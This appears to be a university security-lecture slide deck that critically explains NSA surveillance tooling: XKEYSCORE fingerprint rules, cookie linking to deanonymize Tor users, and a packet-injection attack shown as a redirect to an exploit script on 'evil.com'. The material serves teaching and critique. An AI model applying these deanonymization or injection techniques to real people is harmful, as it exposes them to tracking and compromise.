


Intrusion Detection: Use and *Misuse*

"Mass surveillance is the elegant oppression, a panopticon without bars. Its cage is small but out of sight, behind the eyes - on the mind."

- Taylor Swift



Something Happened...

- A disgruntled Microsoft Sharepoint administrator in Hawaii quit in the most **epic** way possible
 - Before flying to Hong Kong and ending up a guest of @DarthPutinKGB
- And more leaks since then:
 - The TAO Ant catalog + Tor XKEYSCORE rules
 - The New Zealand XKEYSCORE rules
 - NSA tasking and SIGINT summaries
 - The Shadow Brokers data dump



The NSA Tech Is Nothing Special...

Computer Science 161 Spring 2019

Popa & Weaver

- Nothing as cool as The Great Seal bug
 - AKA "The Thing"
- Instead, its mostly off-the-shelf concepts
 - Scalable NIDS & Databases
 - Hadoop
 - Malicious code
 - Cool little hardware pieces
- Combined with More Money than God™



But They Use Slightly Different Language

- Selector
 - A piece of information that identifies what you are looking for
 - Email address, phone #, etc...
- Fingerprint
 - A NIDS match
- Implant
 - Malcode or other piece of sabotage
- US person:
 - Either a US citizen **or** someone in the US (also effectively applies to UK, Canada, Australia, and New Zealand). Without serious paperwork, **DO NOT SPY ON!**
- FAA 702
 - FISA (Foreign Intelligence Surveillance Act) Amendments Act section 702:
You aren't a "US person", outside the US, we can get what we want from within the US
- EO12333
 - You aren't a "US person" and this is outside the US, anything goes!

Not NOBUS (Nobody But Us)

Computer Science 161 Spring 2019

Popa & Weaver




US Navy Photograph

Not About Needles In Haystacks

Computer Science 161 Spring 2019

Popa & Weaver



Wikimedia Photo


Not About Connecting the Dots

Computer Science 161 Spring 2019

Popa & Weaver



Drift Nets to Create Metadata



Pulling Threads To Get Results

Computer Science 161 Spring 2019

Popa & Weaver



Wikimedia Photo

A Thread To Pull: Watching an IRC Chat

OtherDude: Hey, did you see
OtherDude: <http://www.bbc.com/news/world-us-canada-16330396>?
AnonDude: hmm...
AnonDude: HAHAH, that's pretty funny!

Intercept captured 12/30/2011 11:32 GMT

Step 1: "Use SIGINT" (Signals Intelligence)/DNI
(Digital Network Intelligence):


Enables identification of AnonDude and developing a
"pattern of life" for his online behavior

Step 2: "Use CNE" (Computer Network Exploitation):
After identification, invoke "exploit by name" to take
over AnonDude's computer


Start With Your Wiretaps... XKEYSCORE DEEPDIVE

Computer Science 161 Spring 2019

Popa & Weaver



How They Work: Scalable Network Intrusion Detection Systems. Yeup, exactly the same!



Inside the NIDS

```
GET HT TP /fu bar/ 1.1..
```

HTTP Request
URL = /fubar/
Host =

```
GET HTTP /b az/?id= 1f413 1.1...
```

HTTP Request
URL = /baz/?id=...
ID = 1f413

```
220 mail.domain.target ESMTP Sendmail...
```

Sendmail
From = someguy@...
To = otherguy@...

Unlike conventional NIDS ***you don't worry about evasion:***
Anyone who wants to evade uses cryptography instead

Which NIDS To Use?

- **Bro Zeek Network Security Monitor (BSD licensee)**
 - Includes a robust suite of protocol parsers
 - Realtime operation, invokes policy scripts
 - Requires seeing both sides of the traffic
- Lockheed/Martin Vortex (GPL)
 - Only handles the reassembly:
Network traffic to files, then invoke separate parser programs
 - Near real-time operation:
Bet, this is the basis for XKEYSCORE
- Eagle GLINT by Nexa Technologies
 - Formerly Amesys (was part of Bull)
 - Commercial "Intelligence" interception package



Tracking People Not Machines: User Identification

A screenshot of a Firefox browser window. The title bar says "Ars Technica". The address bar shows "arsTechnica.com". The page content displays the Ars Technica logo and navigation links like "MAIN MENU" and "MY STORIES: 11". On the right, the source code for the page is visible, showing HTML and PHP. A red oval highlights the user's name "brorocksduke" in a span tag. Below the source code, a "Request Headers" section is shown, listing various HTTP headers with their values.

Header	Value
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.5
Cache-Control	no-cache
Connection	keep-alive
Cookie	country=US; cn_adsgt=%7B%22count%22%3A5%2C%22expire%22%3A1448985215520%7D; cn_cm=14; seen_posts=71448; cn_adcap=%7B%22count%22%3A4%2C%22expire%22%3A1448921945069%7D; session_seen_posts=71437; phpb3_5qbzr_u=503807; phpb3_5qbzr_k=; phpb3_5qbzr_sid=223e77ac61f3dd29379a1f7b133239da; BlockerSniffer_com=1; s_fid=71AE02B95B4C3265-06C52DA29295C119; s_depth=2; timeSpent=1448921414710; s_vnum_m=1448956800060%26vn%3D1; sinvisit_m=true; s_ppn=http%3A%2F%2Farstechnica.com; s_nr=1448921418281-New; s_co=true; _gads=ID=138c50af2f90f3fa:T=1448921405:S=ALN1_MYE5qr_fDJTFwUB_9tcx82E9stvdQ; _polar_tu=*%22mgtn%22_%20_u_*%d2dfsb%2C5-zggT-h82P-mmkt-Sn9v%2CCY056sm_0_n_%20_s_*%20_sc_*%20_v_*%30_a_*%8+0_ss_*%22nynewu_Q_sl_*%22nynex8_Q_sd_*%20_v_*%35B100cf11_Q_vc_*%20_e_*%3+0_vs_*%22nynex8_Q_vl_*%22nynex8_Q_vd_*%20_vu_*%20_ac7d35ba59c92f605c4e54707a8aa4f4e_+; CN_sp=e8eee3b5-4a77-4ee2-8aa4-9a7be; CN_su=03e54f06-1677-4f2f-a614-175f642e3bd0
DNT	1
Host	arstechnica.com
Pragma	no-cache
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0

Tracking People, Not Machines: Cookie Linking

▼ Request Headers [view source](#)

```
Accept */*
Accept-Encoding gzip, deflate
Accept-Language en-US,en;q=0.5
Connection keep-alive
Cookie id=22391b715e0400d7||t=1448921995|et=730|cs=002213fd4843e62058f4ed4d45; IDE=AHWqTUmdtHMc4_RPvtLm-oVF6ex92ujmLJvfjmeTqBz-3b3t4hDD;
; _ut_ NO_DATA; DSID=NO_DATA
DNT 1
Host pubads.g.doubleclick.net
Referer http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
/
User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

▼ Request Headers [view source](#)

```
Accept image/png,image/*;q=0.8,*/*;q=0.5
Accept-Encoding gzip, deflate
Accept-Language en-US,en;q=0.5
Cache-Control no-cache
Connection keep-alive
Cookie UID=15496a17a1111821c4ea0e41448921987; DIDR=1448921987
DNT 1
Host sb.scorecardresearch.com
Pragma no-cache
Referer http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
/
User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

Homework Assignment

NOT SECRET //UCB//REL 194-30

- Assignment for advanced undergraduate class in networking
- Given this Bro IDS skeleton code build the following primitives
 - HTTP title metadata extraction
 - Username identification
 - Cookie linking
- 11 groups of 2 in the class:
 - 1 failed to complete
 - 1 did poor job (very slow, but as I never specified performance goals...)
 - 9 success
 - Including 2-3 well written ones
- Project was probably too easy...
 - The more open ended “bang on the great firewall” project was better


Bulk Recording



NSA is actually amateur hour:
Bulk record is only 3-5 days,
decision is “record or not”

LBNL is 3-6 **months**, decision
includes truncation (“stop after
X bytes”)

Federated Search



Using XKEYSCORE In Practice

Computer Science 161 Spring 2019

Popa & Weaver

- Primarily centered around an easy-to-use web interface
 - With a lot of pre-canned search scripts for low-sophistication users
 - Plus a large number of premade "fingerprints" to identify applications, usages, etc
- The unofficial user guide: <https://www.documentcloud.org/documents/2116191-unofficial-xks-user-guide.html>

■ EX: I'm looking for Mojaheden Secrets 2 use in extremist web forums:

Field Builder

AppID (+Fingerprints)

forum/extremist

forum/extremist/arabic

forum/extremist/al-firdawsArabic

forum/extremist/al-hisbah

forum/extremist/al-hisbahWorkshop

forum/extremist/al-ikhlas

forum/extremist/al-nukhbah

forum/extremist/al-nusrat

forum/extremist/al-qimmaah

forum/extremist/al-shura

forum/extremist/al-tawhid

forum/extremist/al-jazeeraArabic

forum/extremist/alm2ef

forum/extremist/amb

forum/extremist/ashlyne

Field Builder

AppID (+Fingerprints)

moj

encryption/mojaheden2

encryption/mojaheden2/encodedheader

encryption/mojaheden2/hidden

encryption/mojaheden2/hidden2

encryption/mojaheden2/keyids

encryption/mojaheden2/securefile

AKA: Tell Me All The Jihobiests With A Single Query!

To comply with USSID-18 you AND that with some other information like an IP or Sc country

IP Address: 210. [REDACTED] Either

Country: [REDACTED] To

XKEYSCORE Fingerprint Writing

- A mix of basic regular expressions and optional inline C++ !??!?
- Simple rules:
 - `fingerprint('anonymizer/tor/bridge/tls') =
 ssl_x509_subject('bridges.torproject.org') or
 ssl_dns_name('bridges.torproject.org');`
 - `fingerprint('anonymizer/tor/torproject_visit') =
 http_host('www.torproject.org')
 and not(xff_cc('US' OR 'GB' OR 'CA' OR 'AU' OR 'NZ'));`
- System is "near real time":
 - Parse flow **completely** then check for signature matches
 - You write in a different style in a real-time system like Snort or Bro
 - Which is why I think XKEYSCORE started life as Vortex

A Richer Rule: New Zealand spying on Solomon Island gvmt...

```
fingerprint('document/solomons_gov/gov_documents') =  
  
document_body  
((('Memorandum by the Minister of' and 'Solomon') or  
'Cabinet of Solomon Islands' or  
('conclusions of the' and 'solomon' and 'cabinet') or  
('Truth and Reconciliation Commission' and 'Solomon') or  
('TRC 'c and 'trc report' and 'Solomon') or  
('former tension militants' and 'Malaita') or  
'malaita eagle force' or 'malaita ma\'asina forum' or  
('MMF 'c and 'Solomon') or 'Members Rise Group' or  
'Forum Solomon Islands' or 'FSII 'c or 'Benjamin Afuga')  
or  
document_author(word('rqurusu' or 'ptagini' or  
'jremobatu' or 'riroga' or 'Barnabas Anga' or  
'Robert Iroga' or 'Dr Philip Tagini' or  
'Fiona Indu' or 'FSII' or 'James Remobatu' or  
'Rose Qurusu' or 'Philip Tagini'));
```

And Inline C++...

```
/** Database Tor bridge information extracted from confirmation emails. */
fingerprint('anonymizer/tor/bridge/email') =
email_address('bridges@torproject.org') and
email_body('https://bridges.torproject.org/' : c++
extractors: {{ bridges[] =
                /bridge\s([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3})\?:?
([0-9]{2,4}\?[^0-9])/;  }}
init: {{ xks::undefine_name("anonymizer/tor/torbridges/emailconfirmation");
}}
main: {{
    static const std::string SCHEMA_OLD = "tor_bridges";
    ...
    if (bridges) {
        ...
        xks::fire_fingerprint("anonymizer/tor/directory/bridge"); }
    return true;  }});
```

Wiretapping Crypto... IPSec & TLS

- Good transport cryptography messes up the NSA, but...
 - There are tricks...
- The wiretaps collect encrypted traffic and pass it off to a black-box elsewhere
 - The black box, sometime later, may come back and say “this is the key”
- Sabotage: Trojaned pRNGs, both DualEC DRBG and others
 - Sabotaged pRNGs inevitably lack rollback resistance
- Theft: RSA? No forward secrecy? HA, got yer key...
- Weak Diffie/Hellman: If you always use the same prime p...
 - It takes a lot of work to break the first handshake...
 - But the rest take a lot less effort

Wiretapping Crypto: PGP (aka the NSA's friend)

- PGP is an utter PitA to use...
 - So it is uncommon, so any usage stands out
- It has easy to recognize headers...
 - Even when you exclude -----BEGIN PGP MESSAGE-----
- It has no forward secrecy...
 - So if you steal someone's key you can decrypt all their messages!
- It spews metadata around...
 - Not only the email headers used to email it...
 - But also (by default) the identity of all keys which can decrypt the message

So PGP is Actually Easy(ish...)

- You can easily map who talks to whom...
 - And when, and how much data, and who is CC'ed...
 - ***Never underestimate the power of traffic analysis***
 - Thus you have the entire social graph!
 - You can then identify the super nodes...
 - Those who talk to lots of other people...
 - And then you pwn them!
 - See later

Query Focused Datasets: Mostly Write-Only Data with Exact Search

Site: arstechnica.com
Username: broidsrocks
Cookie: 223e77...
From IP: 10.271.13.1
Seen: 2012-12-01 07:32:24



Username



IP



Cookie

The EPICFAIL Query Focused Database


- Tor users (used) to be dumb...
 - And would use something other than Tor Browser Bundle to access Tor
- Of course, the "normal" browser has lots of web tracking
 - Advertising, etc....
- So the EPICFAIL QFD:
 - All tracking cookies (for specified sites) seen both from a Tor exit node and from a non-Tor source
 - Allows easy deanonymization of Tor users

Using the MARINA Database Interface


Computer Science 161 Spring 2019

Popa & Weaver

- Provides a GUI for doing queries to the more centralized/longer term store
 - Specifically designed to provide easy way to go “this is the guy’s email, what other email/selectors apply” among other things
- Fields include:
 - User Activity
 - Active User
 - Profile Data
 - SparklePony?!?!



Use SIGINT



Computer Network Exploitation

AirPwn -Goatse
HackingTeam

Computer Science 161 Spring 2019

Popa & Weaver



Black Market RATS

HackingTeam

FinFisher

GET /script.js HTTP/1.1
host: www.targetdomain.com
cookie: id=iamavictim




HTTP 302 FOUND
location: http://www.evil.com/pwnme.js



HTTP 200 OK
.....



HTTP
....
Here



Metasploit
HackingTeam
FinFisher

NSA Eagle from the EFF
Rat from OpenClipart

Oh, but NSA's QUANTUM is busted!!!

- To do it properly, you need to be quick...
 - Have to win the race
- NSA Logic:
 - Weaponize our wiretaps? Sure!
 - Use it to shoot exploits at NATO allies critical infrastructure? GO FOR IT!
